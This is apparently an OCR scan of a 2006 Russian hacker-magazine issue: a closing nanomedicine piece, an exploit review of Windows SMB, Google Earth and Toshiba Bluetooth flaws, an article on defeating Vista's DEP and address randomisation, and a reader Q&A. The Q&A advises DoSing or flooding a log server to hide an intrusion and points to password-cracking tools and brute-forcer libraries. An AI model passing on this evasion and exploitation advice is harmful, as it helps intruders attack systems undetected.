Идея «робокрови» (roboblood) состоит в нанесении на внутреннюю поверхность всех кровеносных сосудов и капилляров человека плоских нанороботов-плиток из алмазоида. Соединения между нанороботами будут гибкими, поэтому живой сосуд, одетый в алмазную кольчугу из медицинских роботов, сможет сгибаться и даже расти дальше.

А в стрессовых ситуациях нанороботы будут плотно примыкать друг к другу, формируя алмазный скелет кровеносной системы. А так как капилляров и сосудов в теле очень много, все тело в моменты пиковой работы васкулоида приобретет необычайно высокую твердость.

Но кроме защитных функций, васкулоид сможет осуществлять более эффективный транспорт газов — одну из основных функций кровеносной системы.

Чтобы ты представил себе, насколько это будет сложное устройство, я приведу несколько чисел. Ориентировочно васкулоид включит в себя 500 миллиардов независимых нанороботов, работающих совместно. Масса его будет около 2 кг, рассеиваемая мощность — от 30 до 200 Вт. Базовым кирпичиком васкулоида предположительно станет двумерная оболочка площадью около 300 кв.м, состоящая из васкулоцитов — тех самых алмазных элементов. Для того чтобы в робокрови нормально происходила транспортировка клеток, нутриентов и газов, а также проводился обмен между кровеносными сосудами и тканями, будут предусмотрены специальные молекулярно-транспортные «стыковочные доки» в количестве приблизительно 24 миллиардов. И это не только танкеры, транспортирующие молекулы, но и роботы, ремонтирующие клетки.

Ты уже понял, что создать внутренний роботизованный скелет из алмаза будет совсем непросто. Более того, со значительными трудностями связан процесс имплантации его человеку.

Инсталляция васкулоида в теле пациента потребует полной анестезии. При этом основные платы васкулоида сформируют искусственную эндотелиальную оболочку сосудов, а затем циркулирующие жидкости выведутся васкулоидом из тела пациента, заменяясь нанороботами.

После всего изложенного у тебя, наверное, возникнет вполне определенный вопрос: зачем заменять замечательно функционирующую естественную кровеносную систему человека неизвестным искусственным органом? На этот вопрос есть несколько ответов. Так, например, ожидается, что система такой сложности будет особенно полезна врачам при лечении различных заболеваний. И, скорее всего, во второй половине XXI века применение васкулоида станет обычным приемом.

Если ты помнишь, примерно то же самое было при развитии компьютеров. В далеких 60-х никто не мог представить, что машины размерами с комнату сожмутся до размеров телефона, которым можно будет еще и фотографировать.

Find a DNA BUG

Возможности наномедицины воистину безграничны. С помощью наномашин можно будет даже приостановить старение тела. Для этого каждую клетку организма придется «взять на учет» и периодически проверять специальными нанороботами-ремонтниками, оснащенными наноманипуляторами, которые будут ее «чинить», оперируя уже отдельными молекулами клетки.

Но, к сожалению, воскрешать мертвых даже наномедицина скорее всего будет не в силах. В течение клинической смерти поддержать жизнь в пациенте еще есть шансы, пока жив самый главный орган — головной мозг. Но при смерти человека происходит потеря его структуры.

Даже если периодически записывать поатомную структуру головного мозга пациента, а потом восстанавливать его с последнего «чекпоинта», то это все равно будет не тот человек, который умер. Он не будет помнить отрезок времени, прошедший с момента «чекпоинта» до смерти. Конечно, можно будет сконструировать сложные системы мониторинга состояния головного мозга, для того чтобы как можно чаще «сохранять» его структуру. Проще разработать меры по предотвращению преждевременной смерти и смерти от несчастных случаев.

Можно реконструировать тело человека, снабдив его набором имплантов и нанорobототехники, что позволит радикально продлить срок человеческой жизни и защитить людей от 99% существующих заболеваний. Но защититься настолько же эффективно от несчастных случаев вряд ли удастся.

В целом будущее поколение станет здоровее, моложе и сможет жить практически неограниченное количество лет. Но опасность случайной смерти останется всегда. Воскрешать же мертвецов, пролежавших дни, годы или столетия в могилах — утопия. Этого не достичь даже с помощью самой развитой наномедицины. Без информации о строении головного мозга умершего нельзя добиться его возвращ ения к жизни.


Как ты понимаешь, чудес на свете не бывает. Поэтому быстрые преобразования в организме возможны лишь в определенных пределах, и не стоит ждать от наномедицины откровенных диковин, вроде полета в воздухе и выхода в открытый космос.

Зато, посмотри, что нас ждет — будущее практически без болезней и просто неограниченные возможности для взлома всей этой дребедени, которая будет плавать по нашим сосудам.



КРИС КАСПЕРСКИ

ОБЗОР ЭКСПЛОЙТОВ



> Исходный код exploit'a, созданного cocoruder'ом

> Внешний вид сайта Google Earth, продолжающего раздавать уязвимую программу

> Отсюда можно слить заплатки для дырявых драйверов фирмы Toshiba

Microsoft Windows SMB: удаленное выполнение кода

Brief

В службе общих файлов и принтеров обнаружилась ошибка, о которой рапортовали сразу 2 человека — Gerardo Richarte из Core Security Technologies и Matthew Amdur из VMWare, а также исследовательские группы NS Focus и Fortinet. Послав специальным образом сконструированный пакет, любой неавторизованный злоумышленник может вызвать основательное разрушение внутренних структур драйвера SRV.SYS, что приведет либо к отказу в обслуживании, либо к захвату управления на уровне нулевого кольца. Все это дает неограниченную власть над компьютером. Образец пакета-разрушителя содержится в exploit'е, написанном хакером cocoruder'ом и опубликованном Senthil Velan'ом. Подробности об уязвимости содержатся в бюллетене безопасности Microsoft, зарегистрированном под номером MS06-063: http://www.microsoft.com/technet/security/Bulletin/MS06-063.mspx.

Targets

Уязвимости подвержены практически все Windows-системы: w2k SP4, XP SP1/SP2, XP x86-64, Server 2003/Server 2003 SP1/Server 2003 x86-64/Server 2003 IA64 (Itanium).

Exploit

Исходный код exploit'a, вызывающего отказ в обслуживании (но не удаленное выполнение кода!) лежит на сервере security-focus'a: http://downloads.securityfocus.com/vulnerabilities/exploits/MS06_035-aug222006.c.

Solution

Microsoft уже выпустила заплатки для всех своих систем, которые можно скачать через службу Windows Update, однако никаких гарантий, что дыра залатана полностью, у нас нет. Поэтому для надежности рекомендуется закрыть следующие порты на брандмауэре: UDP: 135, 137, 138 и 445; TCP: 135, 139 и 445.

Google Earth: удаленное выполнение кода

Brief

В первых числах октября коллектив исследователей JAAScois Security Team обнаружил огромную дыру в приложении Google Earth (beta), выпущенном 13 сентября 2006 года. Дыра допускала возможность засылки shell-кода с последующим захватом управления и привилегий запустившего его пользователя. А большинство пользователей, как известно, постоянно сидят под администратором. Это типичное переполнение буфера в обработчике kml- и kmz-файлов: программа выделяет блок памяти фиксированного размера и копирует туда принятые данные, забыв перед этим проверить их фактическую длину.

Target

Дыра содержится в версии 4.0.2091. Как и принято у гугла, носящего статус beta, про более ранние версии пока ничего неизвестно. При запуске приложения под управлением Windows Vista (вплоть до RC1), работающей на процессорах с аппаратной поддержкой DEP (то есть битов NX/XD), вероятность успешной атаки составляет 1/256 за счет частичной рандомизации адресного пространства, а в остальных случаях уязвимая бета рушится с воплем о критической ошибке.

Exploit

Исходный код exploit'a, демонстрирующего переполнение, но не содержащего shell-кода, можно скачать как с сервера security-focus'a так и с сервера самого коллектива JAAScois Security Team: http://jaascois.com.

Solution

Поскольку компания Google предпочла действовать методом страуса, рекомендуется прекратить использование Google Earth (beta) вплоть до изменения ситуации — выхода обновленной беты или хотя бы заплатки.

Toshiba Bluetooth-стек: удаленное выполнение кода

Brief

Фирма Toshiba выпускает чипы беспроводных Bluetooth-устройств, используемые многими производителями материнских плат и другого оборудования. Она же пишет под них драйверы, реализующие сетевой Bluetooth-стек. 11 октября 2006 года David Maynor из SecureWorks Inc. и независимый исследователь Jon Ellch опубликовали сообщение о дыре в драйвере TOSRFBD.SYS. Дыра приводит к разрушению памяти с отказом в обслуживании типа перезагрузки системы или голубого экрана смерти, а при удачном стечении обстоятельств — и к захвату управления компьютером на ядерном уровне привилегий.

Targets

Уязвимости подвержены все версии драйверов от 3 до 4.00.35 включительно, в том числе и Toshiba Bluetooth Stack 4 SP2. Эти драйверы поставляются вместе с оборудованием, выпущенным ASUS, Dell, Sony и другими компаниями. Определить, подвержено ли угрозе конкретно взятое устройство или нет, можно по наличию драйвера TOSRFBD.SYS или по имени производителя (Toshiba) в свойствах беспроводного устройства.

Exploit

Для реализации атаки exploit'a не требуется, достаточно как следует пропинговать жертву, обрушив на нее шквал L2CAP-echo-запросов, что можно осуществить с помощью linux-утилиты l2ping. Атаки этого типа довольно широко распространены и называются BlueSmack. Подробнее о них можно прочитать на http://trifinite.org/trifinite_stuff_bluesmack.html.

Solution

Фирма Toshiba выпустила заплатки для своих драйверов, доступные для скачки по http://aps.toshiba-tro.de/bluetooth/redirect.php?page=pages/download.php.



Переполнение буферов в суровых условиях висты

Brief


Есть две новости. Хорошая и плохая. Начну с хорошей. В Windows Vista/Server Longhorn полностью переписан сетевой стек и реализован IPv6, причем реализован очень коряво. Ранние беты повторяли практически все ошибки, допущенные в старом сетевом стеке, вылизываемом годами. И хотя основные дыры в Vista RC1 уже залатаны, сама новизна IPv6 протокола вкупе с непротестированным сетевым стеком выглядит весьма сексапильно и открывает огромные перспективы для всевозможных атак. Для хакеров это настоящий клад. Теперь плохая новость. Microsoft предприняла целый комплекс противохакерских мер, затрудняющих засылку shell-кода и реализацию большинства атак, поэтому, прежде чем виста станет доминирующей системой (а случится это, скорее всего, через годполтора), злоумышленникам для адаптации к новым условиям потребуется проапгрейдить арсенал своего оружия. Что же это за защитные механизмы, и можно ли их обойти? Вот об этом мы сейчас и поговорим.

Intro


Основные оборонительные сооружения расставлены вокруг переполняющихся буферов, однако эта стратегия обречена на поражение, поскольку повышенный интерес к атакам этого типа уже позади. Достигнув пика своей популярности в 2005 году, переполняющиеся буферы «стали клониться к закату». Хакерская мысль не стоит на месте! Набирают силу атаки, основанные на ошибках синхронизации драйверов, примерами которых являются дыры в драйверах Intel Centrino и Toshiba Bluetooth, дающие захватчикам ядерные привилегии нулевого кольца! Но все-таки вернемся к переполняющимся буферам. Было бы глупо сдаваться без боя, тем более что оборону Microsoft'а сравнительно легко прорвать.

DEP

Доля процессоров с аппаратной поддержкой DEP обречена на неуклонный рост. И хотя на x86-платформах DEP по умолчанию включен только для некоторых системных служб, поскольку все еще существует множество приложений, нуждающихся в исполняемом стеке (особенно это относится к упаковщикам, протекторам и прочим защитным механизмам), разработчики уже отреагировали на эту инициативу. Новые версии (в своей массе) больше не трактуют атрибут PAGE_READ как PAGE_EXECUTABLE, и перед выполнением кода в области памяти, отличной от секции .text, атрибут PAGE_EXECUTABLE присваивается явно для того, чтобы программа могла работать при включенном DEP. Кстати говоря, это обязательное требование, предъявляемое Microsoft'ом при выдаче логотипа Windows Compatible. Несложно спрогнозировать, что через несколько лет программ, конфликтующих с DEP, практически не останется совсем и в очередном Service Packe'е для висты Microsoft запросто сможет поменять политику «DEP выключен по умолчанию для несистемных приложений» на «DEP включен по умолчанию для всех приложений». Сам по себе DEP несильно осложняет жизнь хакерам и легко обходится атаками типа return-to-libc (подробно описанными в моей статье «Судьба shell-кода на системах с неисполняемым стеком, или атака на DEP», которую можно скачать с ftp://nezumi.org.ru). Однако в комбинации с другими защитными механизмами DEP превращается в мощную броню, существование которой приходится принимать в расчет, как и тот факт, что эта броня прожигается кумулятивными снарядами, продвигаемыми на рынок самой же Microsoft под видом платформы .NET, базирующейся на интерпретируемом языке C#. Несмотря на то что C# намного меньше подвержен ошибкам переполнения, чем Си, защитные свойства DEP'а на него не распространяются, поскольку интерпретируемый код с точки зрения процессора представляет данные, которые не нуждаются в атрибуте PAGE_EXECUTABLE. На самом деле, C# не совсем интерпретируемый, а компилируемый в память, причем откомпилированный код помещается в область памяти, доступную как для записи, так и для исполнения. Так что внедрение процессоров с под-




> Подготовка стека к атаке на DEP



> В 64-битных версиях Windows Micorosft наложила запрет на модификацию ядра, что делает невозможным существование антивирусов, которые с ее приходов обречены на вымирание. Останутся только автономные сканеры

держкой аппаратного DEP'а компенсируется победоносным шествием .NET'а, на котором удобно писать интерфейс, но реализовывать приложение целиком — нет уж, увольте. Во-первых, C# стоит намного ближе к Visual Basic'у, чем к Си, а какая у Basic'а производительность? Во-вторых, на Си/Си++ написано огромное количество библиотек, которые никто переписывать на .NET не собирается, и ближайшие 3 — 5 лет большинство программ продолжат строиться по гибридному принципу — Си/Си++ плюс C#, что позволит эксплуатировать ошибки переполнения, характерные для Си/Си++, через C#! Если хакерская активность и снизится, то несильно.

Rands

Классический сценарий атаки на переполняющиеся буферы предполагает подмену адреса возврата из функции на адрес машинной команды jmp esp (опкод FFh E4h), находящейся где-то в оперативной памяти, и подобных команд там предостаточно. Такие двухбайтовые последовательности в изобилии встречаются как в системных библиотеках, так и в самом атакуемом приложении. jmp esp передает управление на вершину стека, в которой расположен переполненный буфер, содержащий shell-код, и все идет по плану, по такому хорошему конопляному плану, выращенному под жарким южным солнцем. Но при включенном DEP такой план ни хвоста не торкает, поскольку выполнение команд в стеке категорически запрещено, и приходится совершать ряд дополнительных действий по устранению этих досадных неприятностей. Самое простое, что можно сделалась, — это занести в стек адрес API-функции VirtualProtect, которая позволяет манипулировать атрибутами доступа к памяти, а вслед за (ним) — адрес API-функции MoveMemory, которая копирует shell-код из стека в область памяти, обработанную функцией VirtualProtect, присвоившей ей атрибут «исполняемый». Остается только передать сюда управление, для чего в стек кладется адрес новой дислокации shell-кода, и наступает полный приход.

Как видно, независимо от активности DEP мы должны знать содержимое адресного пространства жертвы атаки, чтобы найти в памяти инструкцию jmp esp или адреса API-функций. На XP и Server 2003 это не представляет никаких проблем, поскольку и сам исполняемый файл, и системные библиотеки всегда грузятся по одним и тем же адресам. Конечно, эти адреса постоянны только в рамках данной версии Windows и меняются с каждым Service Pack'ом, что вынуждает атакующего либо определять версию косвенным путем, либо просто действовать наугад. Если ему повезет, он будет кайфовать, в противном случае у жертвы случится крэш и она словит сообщение о критической ошибке, а вместе с ним — бэд трип. Постоянным и не зависящим от версии остается только базовый адрес загрузки самого уязвимого приложения, однако это не



> Виста основана на слегка «улучшенном» ядре Server 2003 SP1

> Процессор AMD Athlon с поддержкой аппаратного DEP'a

слишком большая зацепка, поскольку при смене версии меняется и его содержимое. То есть написать универсальную атакующую программу, поражающую все системы не так-то просто, а в общем случае — вообще невозможно, но это обстоятельство не ломает кайф и не высаживает на измену. Количество версий Windows (вместе с версиями уязвимого приложения) хоть и велико, но все-таки конечно. Если настойчиво долбить жертву, то рано или поздно она скажет: «Пых!», shell-код получит управление, и все будут очень довольны, ну или почти все.

Что изменилось в висте? Системные библиотеки теперь грузятся по одному из 256-ти возможных базовых адресов, выбираемому случайным образом. В заголовке исполняемых файлов появился специальный бит, указывающий, должен ли он загружаться по фиксированному или наугад взятому адресу. То же самое относится к несистемным динамическим библиотекам. Это значит, что в настоящий момент реально радномизируются только системные библиотеки и приложения, входящие в комплект штатной поставки висты. Все ранее написанные приложения грузятся по одному и тому же адресу и будут грузиться по нему еще долго, поскольку сторонние разработчики крайне прохладно относятся к новой инициативе Microsoft. И даже когда появятся линкеры, поддерживающие флаг рандомизации, вовсе не факт, что каждый поспешит им воспользоваться. Причина этому в том, что загрузка по произвольному адресу требует наличия таблицы перемещаемых элементов, увеличивает потребности в оперативной памяти (особенно при запуске нескольких копий приложения) и облегчает взлом, поскольку существующие упаковщики/протекторы не поддерживают рандомизацию и распаковывают файл по фиксированным адресам. Отсюда следует, что часть адресного пространства уязвимого приложения, относящаяся к исполняемому файлу и его личным динамическим библиотекам, по-прежнему остается предсказуемой. А это позволяет атакующему свободно передавать управление на shell-код через jmp esp, а также вызывать любые функции, содержащиеся в уязвимом приложениии или импортируемые им и в таблице импорта конкретно взятого приложения ее вполне может и не быть. На самом деле, ситуация практически никак не изменилась. Вероятность успешной атаки (с учетом кучи версий Windows) и раньше не составляла 100%, теперь же она сократилась приблизительно в 256 раз. И это они еще называют надежной защитой! Ну-ну… Тот, кто очень хочет, своего добьется. Если хакер будет настойчиво долбиться, рано или поздно он угадает базовый адрес KERNEL32.DLL, содержащей все необходимые ему функции, и тогда жертва падает. То есть как раз наоборот — тогда произойдет захват управления удаленной машиной, а во всех остальных случаях — ее падение. Администратор запарится поднимать сервер (рабочую станцию), не понимая, то ли это его атакуют, то ли что-то конкретно глючит (например, сбоит память). Правда, заподозрив атаку, он сможет быстренько скачать все заплатки (при условии, что они есть), заткнув дыры. А при настойчивой долбежке компьютер будет падать так часто, что ничего скачать не удастся! Но все-таки, падения — это нехорошо. Зачем привлекать излишнее внимание? Чтобы подавить сообщения о критических ошибках, необходимо перезаписать указатель на текущий обработчик структурных исключений, с которым связана еще одна оборонная инициатива Microsoft — в висте он перемещен из легко затираемого стека в секцию .pdata, доступную только для чтения. Все это относится только к статическим обработчикам структурных исключений, адрес которых известен еще на стадии компиляции. Это справедливо для простых Си-программ, но в Си++ достаточно большое количество обработчиков устанавливаются динамически. К тому же установкой обработчиков ведает компилятор, а все существующие компиляторы размешают указатели на обработчики в стеке! Так что появление висты само по себе ничего не меняет. Как минимум необходимо дождаться появления обновленных версий компиляторов, а до этого можно смело перезаписывать и переназначать обработчики структурных исключений на свои собственные. Правда, начиная с Server 2003, система выполняет дополнительную проверку, препятствующую размещению кода обработчика в стеке. Но… можно подсунуть адрес одного из обработчиков уязвимого приложения, который бы не завершал работу приложения и не выдавал бы никаких сообщений на экран, а тем или иным образом обработав исключение, продолжал бы работу в обычном режиме. В большинстве случаев для этого достаточно прыгнуть сразу в середину обработчика поближе к API-функции Continue, и можно смело долбить переполняющийся буфер, перебирая все возможные варианты один за другим.

> Microsoft's way



ПОЗДРАВЛЯЕМ!

14 ОКТЯБРЯ 2006 ГОДА У НАС В РЕДАКЦИИ СТАЛО НА ОДНОГО ЖЕНАТОГО ЧЕЛОВЕКА БОЛЬШЕ: ГЛАВНЫЙ ХАКЕР СТРАНЫ FORB ЖЕНИЛСЯ НА ЗАМЕЧАТЕЛЬНОЙ ДЕВУШКЕ ОКСАНЕ.

ОТ ВСЕЙ ДУШИ ПОЗДРАВЛЯЕМ МОЛОДОЖЕНОВ С ТАКИМ РАДОСТНЫМ СОБЫТИЕМ И ЖЕЛАЕМ ВСЕЛЕНСКОГО СЧАСТЬЯ :).





ИВАН СКЛЯРОВ

Q: Я забыл пароль на... Что мне делать?

A: Это очень распространенный вопрос. Поэтому в ответе я специально собрал имена и домашние страницы крякалок ко всем основным программам, к которым часто теряются пароли в Windows. Далее я называю только бесплатные программы (freeware).

Dialupass (www.nirsoft.net) находит пароли к стандартной «звонилке» в Windows 2000/XP/2003 на Dialup/RAS/VPN.

Mail PassView (www.nirsoft.net) восстанавливает пароли к почтовым ящикам в Outlook Express, Microsoft Outlook 2000/2002/2003, IncrediMail, Eudora, Netscape Mail, Mozilla Thunderbird, Group Mail Free.

The Bat! UnPass (http://tbup.boom.ru) восстанавливает пароли к почтовым ящикам в The Bat! всех версий.

Asterisk Logger (www.nirsoft.net) показывает пароли, спрятанные под звездочками (****). Такие пароли используются во многих программах, например CuteFTP, CoffeeCup Free FTP, VNC, IncrediMail, а также Outlook Express и The Bat!.

LCP (www.lcpsoft.com) предназначена для восстановления паролей пользователей операционных систем Windows NT/2000/XP/2003.

MessenPass (www.nirsoft.net) восстанавливает пароли к ICQ Lite, Miranda, Trillian, MSN Messenger, Windows Messenger, Google Talk, AOL Instant Messenger и т. д.

Messenger Key (www.lostpassword.com/messenger.htm) — для восстановления паролей к ICQ всех версий, начиная с ICQ 99.

Protected Storage PassView (www.nirsoft.net) показывает пароли, сохраненные в системе такими программами, как Internet Explorer, MSN Explorer и Outlook Express. Пароли считываются прямо из Windows Protected Storage. Это очень полезная программа, так как может помочь восстановить забытые пароли к форумам, чатам, web-магазинам, почтовым ящикам и прочим web-сервисам. К сожалению, бесплатных крякалок к зашифрованным архивам и программам Microsoft Office мне найти не удалось. Поэтому могу только предложить сходить на сайт www.passwords.ru, где ты найдешь условно бесплатные и демоверсии переборщиков паролей практически ко всем архивам RAR/WinRAR, ZIP/WinZIP, ARJ/WinARJ, ACE/WinACE и запароленным документам Microsoft Office 95/97/2000/XP/2003, а также к другим запароленным программам.

Q: Чем отличается IP-спуфинг от TCP-спуфинга?

A: «Спуфинг» (spoofing) с ангельского переводится как «обман». Как ты понимаешь, обманывать можно разными способами. IP-спуфинг, как следует из самого названия, связан с IP-протоколом, TCP-спуфинг — с TCP-протоколом. IP-спуфинг — это подмена обратного IP-адреса в посылаемых пакетах. Этот прием часто используется хакерами для сокрытия своего местонахождения (точнее — узла, с которого осуществляется атака).

TCP-спуфинг предназначен для перехвата соединения между жертвой и другим узлом с помощью поддельных TCP-пакетов. При этом соединение жертвы повисает, а атакующий может работать с узлом, выдавая себя за жертву. Чтобы осуществить TCP-спуфинг, хакер должен узнать 32-битные значения (ISS — Initial Sequence Number) в полях Sequence Number и Acknowledgment Number заголовков TCP-пакетов, пересылаемых между жертвой и узлом. Если хакер и жертва находятся в одной сети, то получить эти значения можно с помощью снифера. В старые добрые времена Митника можно было угадать начальное значение ISS, так как операционные системы генерировали его по известным алгоритмам. Для перехвата соединения нужно было послать шторм TCP-запросов с наиболее вероятными значениями. Но в наше время операционные системы генерируют ISS случайным образом и угадать значения уже не получится. Рекомендую на эту тему статью Баггзи «TCP-спуфинг: пошлая сказка» (www.securitylab.ru/analytics/216199.php).

Q: Как проникнуть в систему, в которой логи копируются на удаленную машину, и при этом не засветиться?

A: Если есть возможность, на время взлома устрой DoS против компа, где сохраняются логи. Выведенный из строя, он не сможет принимать их с машины-жертвы. Если логи копируются при помощи syslogd, то ты можешь использовать другой способ — «загадить» логи поддельными записями с помощью программы SYSLOG Fogger (http://packetstormsecurity.org). Ну и, наконец, попробуй взломать сам лог-сервер. Админы могут не особо следить за обновлениями его ПО, поэтому, возможно, там будет стоять какая-нибудь устаревшая хрень, под которую сплоиты валяются по всему инету.



Q: Слышал про какие-то обфускаторы, че за хрень?

A: Английское слово «obfuscate» дословно переводится как «запутывать», «озадачивать», «сбивать с толку». Обфускация — это запутывание кода программы, то есть приведение исходного текста или исполняемого кода к виду, сохраняющему функциональность программы, но затрудняющему анализ и модификацию. Обфускацию можно выполнять вручную или доверять специальным программам — обфускаторам. Обфускация чаще всего выполняется для программ, которые распространяются в исходных текстах на таких языках, как JavaScript, VBScript, Perl и даже HTML. Язык Java и языки платформы .NET компилируют исходный код в промежуточный (байт-код), который содержит достаточно информации для восстановления исходного кода. Поэтому для этих языков также часто применяется обфускация промежуточного кода. Простейший пример обфусцированного HTML: <i>ха</i><i>кер</i>. В браузере будет показано слово «хакер», при этом в исходном коде его нет.

Кроме защиты программ от анализа и модификации, обфускаторы обычно оптимизируют программу по размеру и скорости работы. Примеры обфускаторов для Java: ProGuard (http://proguard.sourceforge.net) и JavaGuard (http://sourceforge.net/projects/javaguard).

Q: Пишу брутфорсер на Си и хочу в него добавить возможность перебора по SSL и SSH, но никакой литературы, объясняющей, как это сделать, я не видел. Что посоветуешь?

A: Добавить в программу поддержку протоколов SSL и SSH совсем несложно. Обычно для этого используются сторонние библиотеки, например OpenSSL (www.openssl.org) и libssh (http://0xbadc0de.be/libssh/libssh-0.11.tgz).

В архивах с библиотеками в обязательном порядке идут инструкции для программиста (на английском языке), объясняющие, как подключать и использовать библиотеки в программах. Нескольких вызовов библиотечных функций достаточно, чтобы твоя программа задействовала всю мощь этих протоколов. В моей книге «Программирование боевого софта под Linux» ты сможешь найти более подробную информацию по этому вопросу с реальными примерами кода.

Q: Что такое malware?

A: Термин «malware» является сокращением от слов Malicious Software, что переводится как «злонамеренное программное обеспечение». Под malware понимают вирусы, черви, трояны, руткиты, кейлогеры и другой хакерский стаф, который нарушает нормальную работу компьютера.

Q: Нужно ли в наше время хакеру изучать Perl?

A: Если речь идет о настоящем хакере, то он должен изучать все, что касается компьютерных и сетевых технологий, тем более — такой известный язык, как Perl. Другое дело, в каком порядке это все нужно изучать. Сначала реши для себя, зачем тебе нужен Perl? Если ты собираешься заниматься взломами сайтов и дефейсами, то, разумеется, учи Perl в первую очередь. Правда, в наше время Perl сильно потеснили такие web-языки, как PHP и ASP, но все равно он еще активно используется в web.

Если же ты собираешься заниматься более серьезными вещами, например созданием эксплоитов, то выучи сначала Си и Ассемблер.

В любом случае, я бы советовал рано или поздно познакомиться с Perl, так как это универсальный язык, который может использоваться в качестве как web-, так и простого скриптового языка для решения каких-то системных задач в UNIX и Windows.

Q: Как в Windows XP можно посмотреть открытые порты, открытые файлы, кто и какие процессы запустил, и т.д. Короче, как провести полный аудит системы на наличие троянов и прочих незваных гостей?

A: Я расскажу только о стандартных средствах командной строки XP. С помощью утилиты netstat можно получить информацию об открытых портах и установленных соединениях. Ключ /a показывает все активные порты и порты, находящиеся в режиме прослушивания. Ключ /o показывает PID процессов, открывших порты TCP или UDP. Ключ /n отображает адреса и номера портов в числовом формате. Утилита tasklist показывает запущенные в системе процессы и их PID. Ключ /m показывает DLL, загруженные каждым процессом. Ключ /svc отображает службы для каждого процесса. Ключ /v показывает подробные листинги с полезной информацией. Утилита taskkill позволяет уничтожать процессы. Утилита qwinsta показывает список пользователей, зарегистрированных в XP. Утилита qprocess показывает список процессов, запущенных каждым зарегистрированным пользователем. Утлита openfiles показывает файлы, открытые с общих сетевых ресурсов. Ключ /disconnect позволяет закрывать файлы, открытые как удаленными, так и локальными пользователями. Утилита systeminfo показывает сведения о конфигурации системы. Ключ /s позволяет получать информацию об удаленных машинах.

Q: Была ли когда-нибудь в мире UNIX вирусная эпидемия?

